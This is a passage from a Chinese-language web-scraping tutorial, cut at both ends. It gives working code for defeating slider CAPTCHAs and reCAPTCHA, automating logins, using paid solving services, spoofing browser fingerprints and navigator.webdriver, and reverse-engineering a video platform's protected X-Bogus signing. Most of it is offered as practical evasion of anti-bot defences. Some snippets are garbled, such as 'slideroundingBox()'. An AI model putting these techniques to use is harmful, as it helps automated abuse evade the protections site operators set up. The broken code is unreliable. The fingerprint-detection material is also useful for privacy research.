except sr.UnknownValueError:
    print("无法识别")
```

2. 轨迹模拟 (Trajectory Simulation)

识别出"缺口位置"只是第一步，关键是如何滑过去。匀速直线运动一定会被判定为机器人。

2.1 贝塞尔曲线轨迹

原理: 使用三次贝塞尔曲线模拟人手的加速-匀速-减速过程

Python 实现:

```
import numpy as np
import random

def ease_out_quad(x):
    """缓出函数"""
    return 1 - (1 - x) ** 2

def ease_in_quad(x):
    """缓入函数"""
    return x ** 2

def ease_out_back(x):
    """回弹函数"""
    c1 = 1.70158
    c3 = c1 + 1
    return 1 + c3 * pow(x - 1, 3) + c1 * pow(x - 1, 2)

def generate_trajectory(distance, overshoot=True):
    """
    生成滑动轨迹

    :param distance: 总距离
    :param overshoot: 是否过冲（滑过头再回来）
    :return: [(x, y, t), ...] 轨迹点列表
    """
    trajectory = []

    # 参数设置
    if overshoot:
        # 过冲：滑到distance + 5~10px再回来
        overshoot_distance = distance + random.randint(5, 10)
    else:
        overshoot_distance = distance

    # 第一阶段：加速阶段（30%）
    current = 0
    t = 0
    while current < overshoot_distance * 0.3:
        t += random.randint(10, 20)  # 时间间隔 10~20ms
        ratio = current / (overshoot_distance * 0.3)
        move = ease_in_quad(ratio) * 5 + random.uniform(0, 2)
        current += move

        # 添加y轴抖动
        y = random.randint(-2, 2)
        trajectory.append((int(current), y, t))

    # 第二阶段：匀速阶段（40%）
    while current < overshoot_distance * 0.7:
        t += random.randint(10, 15)
        move = random.uniform(3, 5)
        current += move
```

```
y = random.randint(-3, 3)
trajectory.append((int(current), y, t))

# 第三阶段: 减速阶段 (30%)
start_decel = current
while current < overshoot_distance:
    t += random.randint(15, 25)
    ratio = (current - start_decel) / (overshoot_distance - start_decel)
    move = (1 - ease_out_quad(ratio)) * 3 + random.uniform(0, 1)
    current += move
    y = random.randint(-2, 2)
    trajectory.append((int(current), y, t))

# 如果有过冲, 添加回退阶段
if overshoot:
    back_to = distance
    while current > back_to:
        t += random.randint(10, 15)
        move = random.uniform(1, 3)
        current -= move
        y = random.randint(-1, 1)
        trajectory.append((int(current), y, t))

return trajectory

# 使用示例
trajectory = generate_trajectory(200, overshoot=True)
print(f"生成了 {len(trajectory)} 个轨迹点")
# 输出: [(3, 1, 15), (7, -1, 28), (12, 0, 43), ...]
```

2.2 真实轨迹采集与重放

思路: 记录真人滑动的轨迹, 建立轨迹库, 每次随机选择一条并缩放

采集脚本 (在浏览器 Console 中运行):

```
let trajectory = [];
let startTime = null;

document.addEventListener("mousedown", function (e) {
    if (e.target.className.includes("slider")) {
        startTime = Date.now();
        trajectory = [];

        document.addEventListener("mousemove", recordMove);
        document.addEventListener("mouseup", endRecording);
    }
});

function recordMove(e) {
    if (startTime) {
        trajectory.push({
            x: e.clientX,
            y: e.clientY,
            t: Date.now() - startTime,
        });
    }
}

function endRecording() {
    console.log(JSON.stringify(trajectory));
    copy(JSON.stringify(trajectory)); // 自动复制到剪贴板

    document.removeEventListener("mousemove", recordMove);
    document.removeEventListener("mouseup", endRecording);
}
```

重放与缩放:

```
import json

def scale_trajectory(original_trajectory, target_distance):
    """
    缩放轨迹以适应新的距离

    :param original_trajectory: 原始轨迹 [{"x": 100, "y": 0, "t": 150}, ...]
    :param target_distance: 目标距离
    :return: 缩放后的轨迹
    """

    # 计算原始距离
    original_distance = original_trajectory[-1]['x'] - original_trajectory[0]['x']

    # 计算缩放比例
    scale = target_distance / original_distance

    # 缩放轨迹
    scaled_trajectory = []
    base_x = original_trajectory[0]['x']

    for point in original_trajectory:
        scaled_x = (point['x'] - base_x) * scale
        scaled_trajectory.append({
            'x': int(scaled_x),
            'y': point['y'],
            't': point['t']
        })

    return scaled_trajectory

# 加载轨迹库
with open('trajectories.json', 'r') as f:
    trajectory_library = json.load(f)

# 随机选择一条轨迹
import random
trajectory = random.choice(trajectory_library)

# 缩放到目标距离
scaled_trajectory = scale_trajectory(trajectory, gap_x)
```

2.3 Puppeteer ghost-cursor 插件

安装:

```
npm install ghost-cursor
```

使用示例:

```
const puppeteer = require("puppeteer");
const { createCursor } = require("ghost-cursor");

(async () => {
  const browser = await puppeteer.launch({ headless: false });
  const page = await browser.newPage();
  const cursor = createCursor(page);

  await page.goto("https://example.com/captcha");

  // 找到滑块元素
  const slider = await page.$(".slider-button");
  const sliderBox = await slideroundingBox();

  // 计算目标位置 (假设缺口在 200px 处)
  const targetX = sliderBox.x + 200;
  const targetY = sliderBox.y + sliderBox.height / 2;

  // 使用 ghost-cursor 移动鼠标 (自动生成逼真轨迹)
  await cursor.move(sliderBox.x, sliderBox.y);
  await cursor.click(); // 按下鼠标

  // 移动到目标位置 (包含随机抖动和曲线)
  await cursor.move(targetX, targetY, {
   waitForSelector: false,
   paddingPercentage: 10, // 10% 的随机偏移
  });

  await page.mouse.up(); // 释放鼠标

  await browser.close();
})();
```

3. 协议破解 (Protocol Reverse)

有些验证码不需要模拟轨迹，直接破解其加密参数即可。

3.1 极验 (GeeTest) 协议分析

流程:

1. 初始化: GET /api/captcha/init
2. 获取图片: GET /captcha/bg/{challenge}.jpg
3. 验证: POST /api/captcha/verify

验证参数:

```
{  
    "challenge": "abc123...", // 挑战码  
    "validate": "def456...", // 加密后的轨迹  
    "seccode": "validate|jordan" // validate + "|jordan"  
}
```

validate 生成逻辑 (简化版):

```
// 极验加密算法 (已公开部分)  
function get_validate(trajectory, challenge) {  
    // 1. 编码轨迹  
    let encoded_trajectory = encode_trajectory(trajectory);  
  
    // 2. 与 challenge 进行运算  
    let combined = encoded_trajectory + challenge;  
  
    // 3. MD5 + Base64  
    let validate = md5(combined).substring(0, 32);  
  
    return validate;  
}  
  
function encode_trajectory(trajectory) {  
    // 轨迹编码 (实际更复杂, 包含加密和压缩)  
    let encoded = "";  
    for (let point of trajectory) {  
        encoded +=  
            int_to_char(point.x) + int_to_char(point.y) + int_to_char(point.t);  
    }  
    return encoded;  
}
```

Python 破解示例:

```
import requests
import hashlib

def crack_geetest(gap_x):
    """破解极验滑块验证"""

    # 1. 初始化获取 challenge
    init_url = "https://api.geetest.com/get.php"
    response = requests.get(init_url, params={
        'gt': 'your_gt_key',
        't': int(time.time() * 1000)
    })
    data = response.json()
    challenge = data['challenge']

    # 2. 生成轨迹
    trajectory = generate_trajectory(gap_x)

    # 3. 计算 validate (简化版, 实际需要逆向完整算法)
    validate = calculate_validate(trajectory, challenge)

    # 4. 提交验证
    verify_url = "https://api.geetest.com/ajax.php"
    result = requests.post(verify_url, data={
        'gt': 'your_gt_key',
        'challenge': challenge,
        'validate': validate,
        'seccode': validate + '|jordan'
    })

    return result.json()
```

注意: 真实的极验算法非常复杂, 包含多重加密、混淆和服务器端验证。上述代码仅为示意。

3.2 reCAPTCHA 令牌获取

Google reCAPTCHA v2:

```
from selenium import webdriver
import time

driver = webdriver.Chrome()
driver.get('https://www.google.com/recaptcha/api2/demo')

# 找到 reCAPTCHA iframe
iframe = driver.find_element_by_css_selector('iframe[src*="recaptcha"]')
driver.switch_to.frame(iframe)

# 点击复选框
checkbox = driver.find_element_by_id('recaptcha-anchor')
checkbox.click()

# 等待验证完成
time.sleep(3)

# 切回主页面获取 token
driver.switch_to.default_content()
token = driver.find_element_by_id('g-recaptcha-response').get_attribute('value')
print(f"reCAPTCHA Token: {token}")
```

4. 商业打码平台对比

当技术方案成本过高或成功率不稳定时，商业打码平台是最佳选择。

平台	价格	支持类型	成功率	响应时间	API 友好度
2Captcha	\$2.99/1000 次	文字、reCAPTCHA、hCaptcha、GeeTest	90% +	10-30 秒	★★★★★
Anti-Captcha	\$2.00/1000 次	全类型	92% +	15-40 秒	★★★★★
CapSolver	\$0.80/1000 次	reCAPTCHA、hCaptcha、FunCaptcha	88% +	20-50 秒	★★★★★
Death By Captcha	\$1.39/1000 次	文字、图片	85% +	30-60 秒	★★★
极验通 (国内)	¥0.5/次	极验专用	95% +	5-15 秒	★★★★★
超级鹰 (国内)	¥0.1-0.6/次	国内验证码	80% +	10-30 秒	★★★

4.1 2Captcha 使用示例

Python SDK:

```
pip install 2captcha-python
```

代码示例:

```
from twocaptcha import TwoCaptcha

# 初始化
solver = TwoCaptcha('YOUR_API_KEY')

# 1. 文字验证码
result = solver.normal('captcha.png')
print(result['code']) # 输出: "AB3CD"

# 2. reCAPTCHA v2
result = solver.recaptcha(
    sitekey='6Le-wvkSAAAAAPBMRTvw0Q4Muexq9bi0DJwx_mJ-',
    url='https://example.com/login'
)
print(result['code']) # reCAPTCHA token

# 3. hCaptcha
result = solver.hcaptcha(
    sitekey='10000000-ffff-ffff-ffff-000000000001',
    url='https://example.com'
)

# 4. GeeTest
result = solver.geetest(
    gt='geetest_gt',
    challenge='geetest_challenge',
    url='https://example.com'
)
print(result) # {'challenge': '...', 'validate': '...', 'seccode': '...'}  

```

4.2 自建打码平台

对于大规模需求，可以考虑自建人工打码平台：

架构：

```
爬虫服务器 → 任务队列 (Redis) → 打码工作台 (Web) → 打码员
```

成本估算：

- 打码员工工资: ¥0.05-0.10/次
- 服务器成本: ¥200/月

-
- 适用场景: 日处理量 > 100,000 次
-

5. 实战案例

案例 1: 破解某电商网站登录滑块

目标: 自动化登录并获取 Cookie

步骤:

1. 分析验证流程:

- 1) POST /api/login → 返回需要验证
- 2) GET /captcha/init → 获取背景图和滑块
- 3) 识别缺口位置
- 4) 生成轨迹
- 5) POST /captcha/verify → 提交轨迹
- 6) 验证通过后重新登录

2. 完整代码:

```
import ddddocr
import requests
from trajectory import generate_trajectory

class LoginCracker:
    def __init__(self):
        self.session = requests.Session()
        self.det = ddddocr.DdddOcr(det=True)

    def login(self, username, password):
        # 1. 尝试登录
        resp = self.session.post('https://example.com/api/login', data={
            'username': username,
            'password': password
        })

        if resp.json()['need_captcha']:
            # 2. 需要验证码
            captcha_token = self.solve_captcha()

            # 3. 带验证码重新登录
            resp = self.session.post('https://example.com/api/login', data={
                'username': username,
                'password': password,
                'captcha_token': captcha_token
            })

        return resp.json()

    def solve_captcha(self):
        # 获取验证码图片
        init_resp = self.session.get('https://example.com/captcha/init').json()
        bg_url = init_resp['bg_url']

        # 下载背景图
        bg_img = requests.get(bg_url).content

        # 识别缺口
        result = self.det.detection(bg_img)
        gap_x = result['target'][0]

        # 生成轨迹
        trajectory = generate_trajectory(gap_x)

        # 提交验证
        verify_resp = self.session.post('https://example.com/captcha/verify',
                                        json={
                                            'token': init_resp['token'],
                                            'trajectory': trajectory
                                        })

        return verify_resp.json()['captcha_token']
```

```
# 使用
cracker = LoginCracker()
result = cracker.login('username', 'password')
print(result)
```

案例 2: 使用 Puppeteer + 2Captcha 破解 reCAPTCHA

```
const puppeteer = require("puppeteer");
const solver = require("2captcha");

(async () => {
  const browser = await puppeteer.launch({ headless: false });
  const page = await browser.newPage();

  await page.goto("https://example.com/login");

  // 获取 reCAPTCHA sitekey
  const sitekey = await page.evaluate(() => {
    return document
      .querySelector("[data-sitekey]")
      .getAttribute("data-sitekey");
  });

  // 调用 2Captcha 解决
  const captchaSolver = new solver.Solver("YOUR_API_KEY");
  const result = await captchaSolver.recaptcha(sitekey, page.url());

  // 注入 token
  await page.evaluate((token) => {
    document.getElementById("g-recaptcha-response").innerHTML = token;
  }, result.data);

  // 提交表单
  await page.click("#submit-button");

  await page.waitForNavigation();
  console.log("登录成功!");

  await browser.close();
})();
```

6. 防御对抗

6.1 验证码服务商的防御手段

防御手段	说明	对抗方法
设备指纹	Canvas、WebGL、AudioContext	Puppeteer Stealth 插件
行为分析	鼠标轨迹、键盘节奏	ghost-cursor、真实轨迹重放
IP 风控	频率限制、黑名单	代理池、住宅 IP
Token 绑定	令牌与设备/会话绑定	保持 Session、Cookie
时间戳校验	限制验证码有效期	加快识别速度
重放检测	检测轨迹是否重复	每次生成新轨迹

6.2 最佳实践

1. 组合策略: 识别 + 打码平台 (识别失败时降级)
2. 速率控制: 避免短时间大量请求
3. 真实环境: 使用真实浏览器而非无头模式
4. 轨迹多样性: 不要使用固定轨迹模板
5. 异常处理: 验证失败时重试而非崩溃

7. 常见问题

Q1: ddddocr 识别率不高怎么办?

解决方案:

- 图像预处理: 去噪、二值化、增强对比度
- 尝试不同的 OCR 工具对比
- 考虑使用打码平台

Q2: 滑块总是验证失败?

可能原因:

- 缺口识别不准确
- 轨迹太假 (匀速直线)
- 设备指纹被识别
- IP 被风控

调试方法:

- 在浏览器中手动验证是否通过
- 检查 Network 面板的验证响应
- 对比真人滑动的轨迹

Q3: 打码平台响应太慢?

优化方法:

- 使用异步并发
- 预先识别简单验证码, 复杂的才用打码
- 选择响应更快的平台 (如极验通)

8. 工具与资源

推荐工具

工具	用途	链接
ddddocr	中文验证码 OCR	https://github.com/sml2h3/ddddocr
YOLOv8	目标检测	https://github.com/ultralytics/ultralytics
ghost-cursor	自然鼠标轨迹	https://github.com/Xetera/ghost-cursor
2Captcha	商业打码平台	https://2captcha.com/
hcaptcha-solver	hCaptcha 自动求解	https://github.com/QIN2DIM/hcaptcha-challenger

9. 总结

验证码对抗是一场永恒的猫鼠游戏。技术路线选择取决于：

- 个人学习: 手动识别 + 轨迹模拟 (ddddocr + 贝塞尔曲线)
- 小规模爬虫: 打码平台 (2Captcha、超级鹰)
- 大规模商业: 深度学习 + 行为伪造 + 分布式架构
- 终极方案: 真实设备 + 真实用户行为 + 指纹伪造

核心原则:

1. 成本优先: 选择性价比最高的方案
2. 稳定性优先: 牺牲一定速度换取成功率
3. 合法合规: 遵守目标网站的服务条款

4. 持续优化: 验证码在升级, 方案也要迭代

相关章节

- 浏览器自动化脚本
- 浏览器指纹识别
- Puppeteer 与 Playwright
- 动态参数分析

[R33] Browser Fingerprinting

R33: 浏览器指纹识别

概述

浏览器指纹（Browser Fingerprinting）是一种通过收集浏览器和设备的各种特征来唯一标识用户的技术。即使用户清除 Cookie 或使用隐身模式，仍然可以通过指纹追踪。

指纹组成要素

1. User-Agent

最基础的指纹信息，包含操作系统、浏览器版本等：

```
navigator.userAgent;  
// "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36..."
```

2. Screen 信息

```
const screenInfo = {  
  width: screen.width,  
  height: screen.height,  
  colorDepth: screen.colorDepth,  
  pixelDepth: screen.pixelDepth,  
  availWidth: screen.availWidth,  
  availHeight: screen.availHeight,  
};
```

3. 时区与语言

```
const timezone = Intl.DateTimeFormat().resolvedOptions().timeZone; // "Asia/Shanghai"
const language = navigator.language; // "zh-CN"
const languages = navigator.languages; // ["zh-CN", "zh", "en"]
```

4. 插件列表

```
const plugins = Array.from(navigator.plugins).map((p) => p.name);
// ["Chrome PDF Plugin", "Chrome PDF Viewer", ...]
```

注意: 现代浏览器出于隐私考虑, 已限制对插件列表的访问。

5. Canvas 指纹

通过 Canvas 渲染差异生成指纹 (详见 [Canvas 指纹技术](#)) :

```
function getCanvasFingerprint() {
  const canvas = document.createElement("canvas");
  const ctx = canvas.getContext("2d");
  ctx.textBaseline = "top";
  ctx.font = "14px Arial";
  ctx.fillText("fingerprint", 2, 2);
  return canvas.toDataURL();
}
```

6. WebGL 指纹

```
function getWebGLFingerprint() {
  const canvas = document.createElement("canvas");
  const gl =
    canvas.getContext("webgl") || canvas.getContext("experimental-webgl");

  const debugInfo = gl.getExtension("WEBGL_debug_renderer_info");
  const vendor = gl.getParameter(debugInfo.UNMASKED_VENDOR_WEBGL);
  const renderer = gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL);

  return { vendor, renderer };
}
```

7. 音频指纹 (AudioContext)

```
function getAudioFingerprint() {
    const audioContext = new (window.AudioContext || window.webkitAudioContext)();
    const oscillator = audioContext.createOscillator();
    const analyser = audioContext.createAnalyser();
    const gainNode = audioContext.createGain();
    const scriptProcessor = audioContext.createScriptProcessor(4096, 1, 1);

    // 通过音频处理的细微差异生成指纹
    // ... 复杂的音频处理逻辑
}
```

8. 字体检测

```
function detectFonts() {
    const baseFonts = ["monospace", "sans-serif", "serif"];
    const testFonts = [
        "Arial",
        "Verdana",
        "Times New Roman",
        "Courier",
        "Comic Sans MS",
    ];

    const detectedFonts = [];

    testFonts.forEach((font) => {
        // 通过测量文本宽度的变化来检测字体是否存在
        // ... 实现逻辑
    });

    return detectedFonts;
}
```

9. 硬件信息

```
const hardwareInfo = {
    cpuCores: navigator.hardwareConcurrency, // CPU 核心数
    deviceMemory: navigator.deviceMemory, // 设备内存 (GB)
    platform: navigator.platform, // "Win32", "MacIntel"
    vendor: navigator.vendor, // "Google Inc."
};
```

指纹库使用

FingerprintJS

最流行的开源指纹库：

```
// 安装: npm install @fingerprintjs/fingerprintjs

import FingerprintJS from "@fingerprintjs/fingerprintjs";

// 初始化
const fpPromise = FingerprintJS.load();

// 获取指纹
fpPromise
  .then((fp) => fp.get())
  .then((result) => {
    console.log("Visitor ID:", result.visitorId);
    console.log("Components:", result.components);
  });
}
```

特点：

- 准确率高（99.5%）
- 持久性强
- 开源免费

检测指纹采集

方法一：监控 API 调用

```
// Hook Canvas API
const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
HTMLCanvasElement.prototype.toDataURL = function () {
    console.log("[Fingerprint] Canvas fingerprinting detected!");
    console.trace();
    return originalToDataURL.apply(this, arguments);
};

// Hook WebGL
const originalGetParameter = WebGLRenderingContext.prototype.getParameter;
WebGLRenderingContext.prototype.getParameter = function (param) {
    console.log("[Fingerprint] WebGL fingerprinting detected!", param);
    return originalGetParameter.apply(this, arguments);
};
```

方法二：检查第三方脚本

在 DevTools -> Sources 中搜索关键词：

- `fingerprint`
- `FingerprintJS`
- `canvas.toDataURL`
- `WEBGL_debug_renderer_info`

反指纹技术

1. 使用浏览器插件

推荐插件：

- Canvas Blocker (Firefox/Chrome): 阻止 Canvas 指纹

- Privacy Badger: 阻止追踪器
- uBlock Origin: 阻止广告和追踪

2. 修改 User-Agent

```
// Puppeteer
await page.setUserAgent("Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...");

// Selenium
options.add_argument("user-agent=Mozilla/5.0...");
```

3. 伪造 Canvas/WebGL

```
// 注入噪点到 Canvas
const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
HTMLCanvasElement.prototype.toDataURL = function () {
    // 添加随机噪点
    const ctx = this.getContext("2d");
    const imageData = ctx.getImageData(0, 0, this.width, this.height);
    for (let i = 0; i < imageData.data.length; i += 4) {
        if (Math.random() < 0.001) {
            imageData.data[i] = Math.floor(Math.random() * 256);
        }
    }
    ctx.putImageData(imageData, 0, 0);
    return originalToDataURL.apply(this, arguments);
};
```

4. 使用指纹伪造库

Puppeteer Stealth Plugin:

```
const puppeteer = require("puppeteer-extra");
const StealthPlugin = require("puppeteer-extra-plugin-stealth");

puppeteer.use(StealthPlugin());

const browser = await puppeteer.launch();
```

5. 统一环境特征

确保所有请求使用相同的：

- User-Agent
- Screen 分辨率
- 时区和语言
- Canvas/WebGL 输出

绕过策略

策略一：使用真实浏览器

Puppeteer/Playwright 控制真实浏览器，天然具有完整指纹。

策略二：指纹池

维护多个不同的指纹配置，轮换使用：

```
FINGERPRINT_POOL = [
  {
    'user_agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0.0.0',
    'screen': {'width': 1920, 'height': 1080},
    'timezone': 'America/New_York',
    'language': 'en-US'
  },
  {
    'user_agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) ...',
    'screen': {'width': 1440, 'height': 900},
    'timezone': 'America/Los_Angeles',
    'language': 'en-US'
  }
]

# 随机选择一个指纹
fingerprint = random.choice(FINGERPRINT_POOL)
```

策略三：住宅代理

高质量住宅代理通常自带真实用户的完整指纹。

测试工具

在线测试

- [AmIUnique](#) - 指纹唯一性测试
- [BrowserLeaks](#) - 全面的浏览器信息泄露检测
- [Cover Your Tracks](#) - EFF 的隐私测试
- [Fingerprint.com Demo](#) - FingerprintJS 演示

命令行测试

```
# 使用 curl 测试 TLS 指纹
curl --user-agent "Mozilla/5.0..." https://tls.peet.ws/api/clean
```

实战案例

案例：某社交网站检测

现象: Python requests 访问返回空数据，浏览器正常。

分析步骤:

1. 对比请求头 - 已伪造，仍失败
2. 检查 Cookie - 已携带，仍失败
3. 怀疑指纹检测

解决方案:

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

options = Options()
options.add_argument('--disable-blink-features=AutomationControlled')
options.add_experimental_option('excludeSwitches', ['enable-automation'])
options.add_experimental_option('useAutomationExtension', False)

driver = webdriver.Chrome(options=options)

# 修改 navigator.webdriver
driver.execute_cdp_cmd('Page.addScriptToEvaluateOnNewDocument', {
    'source': '''
        Object.defineProperty(navigator, 'webdriver', {
            get: () => undefined
        })
    '''
})

driver.get('https://target.com')
```

总结

浏览器指纹是现代反爬虫的核心技术之一。对抗策略:

1. 使用真实浏览器 (Puppeteer/Selenium)
2. 安装反指纹插件
3. 伪造指纹信息
4. 使用指纹池轮换
5. 采用住宅代理

相关章节

- [Canvas 指纹技术](#)

- TLS 指纹识别
- 反爬虫技术深度分析

[R34] JavaScript VM Protection

R34: JavaScript 虚拟机保护

概述

JavaScript 虚拟机保护 (JSVMP, Virtual Machine based code Protection for JavaScript) 是一种高级的前端代码保护技术，通过将 JavaScript 源代码转换为自定义字节码，并使用专门的解释器执行，从而有效隐藏原始业务逻辑，增加逆向分析难度。

JSVMP 概念最早由西北大学 2015 级硕士研究生匡凯元在其 2018 年的论文《基于 WebAssembly 的 JavaScript 代码虚拟化保护方法研究与实现》中提出。

基础概念

定义

JSVMP (JavaScript Virtual Machine Protection) 是一种 JavaScript 代码虚拟化保护方案。其核心思想是将代码虚拟化引入 JavaScript 代码保护中，将目标 JS 代码转换为只有特殊解释器才能识别的自定义字节码，隐藏目标代码的关键逻辑。

与传统的混淆、加密等保护方式不同，JSVMP 通过虚拟化技术从根本上改变了代码的执行方式。

核心原理

JSVMP 的工作流程包括以下几个关键步骤：

1. 词法分析 → 语法分析 → AST 生成：解析原始 JavaScript 代码生成抽象语法树
2. 私有指令生成：基于 AST 实现不同的虚拟化策略，将高级语法拆分为具有原子操作特性的中间代码

-
3. 字节码编码：将中间代码映射到虚拟指令并编码成字节码
 4. 私有解释器生成：生成能够执行自定义字节码的虚拟机解释器

整个过程将原始代码转换为失去文本语法属性的字节码，使得逆向分析变得极其困难。

详细内容

虚拟机架构

JSVMP 的保护结构主要由两部分组成：

```

graph TD
    subgraph Source ["原始 JavaScript 代码"]
        JS[JavaScript 源代码<br/>function encrypt(data) {<br/>    return hash(data);<br/>}]
        end

        subgraph Compiler ["编译阶段 (离线) "]
            Lexer[词法分析器<br/>Tokenizer]
            Parser[语法分析器<br/>Parser]
            AST[抽象语法树<br/>AST]
            IRGen[中间代码生成<br/>IR Generator]
            BytecodeGen[字节码生成<br/>Bytecode Generator]

            JS --> Lexer --> Parser --> AST
            AST --> IRGen
            IRGen --> BytecodeGen
        end

        subgraph Output ["输出产物"]
            Bytecode[自定义字节码<br/>0x01 0x42 0x3A ...<br/>操作码序列]
            ConstPool[常量池<br/>• 数字常量<br/>• 字符串表<br/>• 函数引用]
            VMCode[VM 解释器<br/>• WebAssembly<br/>• 混淆的 JS]
        end

        BytecodeGen --> Bytecode
        BytecodeGen --> ConstPool
        BytecodeGen --> VMCode

        subgraph Runtime ["运行时执行"]
            VMIInit[VM 初始化<br/>• 创建上下文<br/>• 加载字节码<br/>• 初始化常量池]
            VMContext[VM 上下文<br/>• 虚拟栈<br/>• 局部变量表<br/>• PC 寄存器]
            Dispatcher[指令分发器<br/>• 读取操作码<br/>• 路由到 Handler]
            Handlers[指令处理器集合<br/>• Handler_PUSH<br/>• Handler_ADD<br/>• Handler_CALL<br/>• Handler JMP<br/>• ...]
            VMExit[VM 退出<br/>• 返回结果<br/>• 清理资源]

            VMIInit --> VMContext
            VMContext --> Dispatcher
            Dispatcher --> Handlers
            Handlers --> Dispatcher
            Dispatcher --> VMExit
        end

        Bytecode -. 加载 .-> VMIInit
        ConstPool -. 加载 .-> VMIInit
        VMCode -. 执行 .-> Runtime
    
```

```
style JS fill:#e1f5ff  
style Bytecode fill:#f5a623  
style VMCode fill:#bd10e0  
style Dispatcher fill:#4a90e2
```

架构组成部分：

1. 虚拟指令集 (Bytecode)

- 自定义的操作码集合
- 编码后的指令序列
- 常量池和字符串表

2. 虚拟解释器 (VM Interpreter)

- VMContext: 虚拟执行上下文，维护执行状态
- VMInit: 初始化模块，设置虚拟机环境
- Dispatcher: 调度器，负责指令分发
- Handler: 字节码处理器，执行具体指令
- VMExit: 退出模块，清理虚拟机状态

基于 WebAssembly 的实现

为了进一步增强保护强度，现代 JSVMP 解释器通常基于 WebAssembly 实现：

- 核心逻辑使用 C/C++ 编写
- 通过 Emscripten 框架编译为 WebAssembly 二进制格式
- 在浏览器中无法直接读取源代码
- 执行性能优于纯 JavaScript 实现

代码虚拟化策略

针对不同类型的目标代码，JSVMP 实现了不同的虚拟化策略：

1. 指令拆分

- 将 JavaScript 代码转换为具有原子操作特性的中间代码
- 模拟本地执行环境

2. 自定义虚拟指令集

- 将中间代码映射到虚拟指令
- 编码为自定义字节码格式

3. 字符串和属性替换

- 将属性名和字符串替换为数组元素索引
- 进一步隐藏代码语义

相比传统保护的优势

保护方式	可绕过性	安全性
代码混淆	可通过 AST 还原	低
代码加密	可通过 Hook 获取解密后代码	中
反调试	可移除反调试代码	低
JSVMP	移除解释器会导致功能完全丧失	高

JSVMP 将目标代码转换为自定义字节码，破坏了文本语法属性，隐藏了关键逻辑。与反调试或加密等可以通过移除保护结构来绕过的方法不同，移除 JSVMP 解释器会导致原始功能完全失去恢复能力。

JSVMP 逆向分析方法

三种主要逆向方法 (2025)

目前针对 JSVMP 的逆向主要有三种方法：

1. RPC 远程调用

- 在真实浏览器环境中执行 JSVMP 保护的函数
- 通过网络接口暴露功能
- 优点：实现简单，稳定性高
- 缺点：需要维护浏览器环境，性能开销大

2. 环境补充（补环境）

- 在 Node.js 中模拟浏览器环境
- 补充缺失的 DOM、BOM API
- 优点：执行效率高
- 缺点：需要大量环境适配工作

3. 插桩还原算法

- 通过日志输出关键参数
- 从结果反推生成逻辑
- 实现纯算法还原
- 优点：不依赖原始代码，可移植性强
- 缺点：工作量大，需要深入理解算法

关键调试技巧

1. AST 反混淆

使用工具对混淆代码进行还原：

```
// 使用 v_jstools 插件进行 AST 反混淆
// 安装: npm install v_jstools

const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const fs = require("fs");

// 读取混淆代码
const code = fs.readFileSync("obfuscated.js", "utf-8");
const ast = parser.parse(code);

// 进行 AST 转换
traverse(ast, {
    // 添加反混淆规则
});

// 生成还原后的代码
const output = generator(ast).code;
fs.writeFileSync("deobfuscated.js", output);
```

2. 插桩/日志记录

在关键位置插入日志，输出关键参数信息：

```
// 原始 JSVMP 解释器代码（示例）
function vmExecute(bytecode, context) {
    // 插桩：记录字节码执行过程
    console.log("Executing bytecode:", bytecode);
    console.log("Context:", JSON.stringify(context));

    let pc = 0;
    while (pc < bytecode.length) {
        const opcode = bytecode[pc];

        // 插桩：记录每条指令
        console.log(`PC: ${pc}, Opcode: ${opcode}`);

        switch (opcode) {
            case OP_LOAD:
                // 插桩：记录加载操作
                console.log("LOAD operation:", bytecode[pc + 1]);
                break;
            // ... 其他指令
        }
        pc++;
    }
}
```

3. 浏览器替换函数

使用浏览器的资源覆盖功能调试：

```
// 在 Chrome DevTools 中使用 Overrides 功能
// 1. 打开 DevTools → Sources → Overrides
// 2. 选择本地文件夹
// 3. 修改 JS 文件并保存
// 4. 刷新页面测试修改后的代码

// 示例: Hook JSVMP 解释器
(function () {
    const originalVMExecute = window.vmExecute;
    window.vmExecute = function (...args) {
        console.log("VM Execute called with:", args);
        const result = originalVMExecute.apply(this, args);
        console.log("VM Execute result:", result);
        return result;
    };
})();
```

4. 动态分析

使用调试器捕获运行时指令流：

```
// 在关键位置设置断点
// 使用 Chrome DevTools 的条件断点功能

// 条件断点示例：
// 当某个变量等于特定值时暂停
if (context.register[0] === 0x1234) {
    debugger;
}

// 记录执行路径
const executionTrace = [];
function traceExecution(pc, opcode) {
    executionTrace.push({ pc, opcode, timestamp: Date.now() });
}
```

5. Apply 方法追踪

针对使用 apply 的循环代码进行分析：

```
// Hook Function.prototype.apply
const originalApply = Function.prototype.apply;
Function.prototype.apply = function (thisArg, args) {
    // 记录 apply 调用
    console.log("Apply called:");
    console.log("  Function:", this.name || "anonymous");
    console.log("  This:", thisArg);
    console.log("  Args:", args);

    // 调用原始方法
    const result = originalApply.call(this, thisArg, args);

    console.log("  Result:", result);
    return result;
};

// 在日志中分析算法逻辑，避免大量动态调试
```

实战案例分析

案例：某音 X-Bogus 参数分析

某短视频平台使用 JSVMP 保护其 X-Bogus 参数生成算法，以下是逆向分析的步骤：

步骤 1：定位 JSVMP 解释器

```
// 搜索特征代码
// 1. 查找 WebAssembly 实例化代码
const wasmMatch = code.match(/WebAssembly\.instantiate/);

// 2. 查找大量的 switch-case 结构 (Dispatcher 特征)
const switchMatch = code.match(/switch\s*\((\s*\w+\s*)\)\s*\{/g);

// 3. 查找字节码数组 (通常是大型 Uint8Array)
const bytecodeMatch = code.match(/new\s+Uint8Array\((\[\[ \d,\s]+\]\])\)/);
```

步骤 2：插桩分析

```
// 在 Dispatcher 中插入日志
function dispatcher(opcode, operand) {
    console.log(`Opcode: 0x${opcode.toString(16)}, Operand: ${operand}`);

    switch (opcode) {
        case 0x01: // LOAD
            console.log(" Action: LOAD from", operand);
            break;
        case 0x02: // STORE
            console.log(" Action: STORE to", operand);
            break;
        case 0x10: // ADD
            console.log(" Action: ADD");
            break;
        // ... 更多指令
    }
}
```

步骤 3：算法还原

基于日志分析，还原核心算法：

```
// 从 JSVMP 字节码执行日志中还原的算法
function generateXBogus(params) {
    // 步骤 1: 参数序列化
